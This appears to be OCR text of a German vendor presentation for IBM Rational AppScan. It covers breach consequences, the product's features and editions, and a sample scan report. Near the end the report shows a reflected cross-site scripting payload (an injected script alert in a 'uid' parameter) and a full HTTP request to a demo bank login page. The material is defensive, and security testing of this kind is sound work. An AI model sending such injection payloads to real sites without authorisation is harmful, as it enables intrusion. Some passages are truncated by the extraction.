
LexisNexis, which acquired Seisint of Boca Raton, Fla., in September for $775 million, expressed regret for the incident and said it is notifying the individuals whose information may have been accessed and will provide them with credit monitoring services.

The U.S. Secret Service is actively involved in an investigation of the incident, but declined to give any details about the case through spokesman Jonathan Cherry.

Like ChoicePoint, Se… Social Security numbers, cre… behind the "Multistate Anti-Terr… public

- **Mediale Aufmerksamkeit**
- **Beschädigung der Marke**
- **Stark sinkende Aktienkurse**
- **Hohe Kommunikationskosten**
- **Gesetzliche Strafen**
- **Verstärkte Audits**
- **Klagewelle von Kunden**
- **Verlust von Kunden**

Die traurige Wahrheit …




75% of All Attacks on Information Security Are Directed to the Web Application Layer

2/3 of All Web Applications Are Vulnerable

Gartner

Was muss ‚Application Security leisten' ...




Was ist Rational AppScan …


- **Ein automatisiertes Testtool zum Aufdecken von Sicherheitslücken in Webanwendungen.**
- **Ein Paket mit Dienstprogrammen, mit dem Tester und Sicherheitsberater Webanwendungen entwickeln und testen und ein Debugging vornehmen können.**
- **Eine Suite mit führenden Sicherheitslösungen für Webanwendungen, die Unternehmen die erforderliche Transparenz und die entsprechenden Kontrollmechanismen zur Verfügung stellt.**
- **Ein Tool für Hackersimulationen unter Berücksichtigung der Top 10 Sicherheitslücken des Open Web Application Security Project (OWASP) und der „Top 20 Vulnerabilities“ des System Administration, Networking, and Security Institute (SANS).**
- **Ein Informationsdienst zu den neuesten Bedrohungen, die automatisch aktualisiert werden, wenn ein Rational AppScan-Produkt gestartet wird.**

Wie arbeitet Rational AppScan …

- **Behandelt eine Applikation als Black-Box**
- **Durchläuft eine Webanwendung und bildet Site Modelle**
- **Bestimmt die Attacken Szenarien basierend auf der Test Policy**
- **Testet, indem es modifizierte http Requests an die Applikation sendet und den http Response entsprechend der Validierungsregeln überprüft.**



Rational AppScan Versionen …




Appscan Standard Edition (Desktop)

➢**Desktop basiertes Scanning - First Choice!**

+

Appscan Reporting Console (Server/Client)


➢**Server & Rollen basierender SICHERER Austausch der Reports und Analyse-Ergebnisse**




Appscan Enterprise Version (Server/Client)

➢**Server basiertes Scanning im gesamten Software Developemnt Lifecycle SDLC, zentrale Steuerung, Workflow, Web-based, …**


Wie Appscan eingesetzt wird …




Appscan Start …



Appscan Reports …





Detailed Findings

Vulnerable URL: http://fake/fake.aspx

Total of 2 findings in this URL

[1 of 2] Cross site scripting

Severity: High Advisory & Fix Recommendation: See Appendix 1

Vulnerable URL: http://fake/fake.aspx (parameter = fake)

Remediation:

Sanitize user input

Variant 1 of 4 [ID=2416]

This test variant was constructed from the original request by applying the following change(s):

- Set parameter 'uid's value to '><script>alert('Appscan%20-%20CSS%20attack%20may%20be%20used')</script>'
- Set parameter 'uid's value to '><script>alert('Appscan%20-%20CSS%20attack%20may%20be%20used')</script>'

Request:

```
GET /bank/login.aspx?uid=><script>alert('Appscan%20-%20CSS%20attack%20may%20be%
20used')</script>&passw=Demo1234&x=&y= HTTP/1.0
Cookie: ASP.NET_SessionId=3bg3jsupvfrjf0i3bphl0rq1
Host: bern
Accept: */*
Accept-Language: en-us
User-Agent: Mozilla/4.0 (compatible; MSIE 5.5; Windows NT 5.0)
Referer: http://bern/bank/login.aspx
```

Variant 2 of 4 [ID=2418]

This test variant was constructed from the original request by applying the following change(s):


- Set parameter 'uid's value to '><script>alert('Appscan%20-%20CSS%20attack%20may%20be%20used')</script>'
- Set parameter 'uid's value to '><script>alert('Appscan%20-%20CSS%20attack%20may%20be%20used')</script>'

Request:

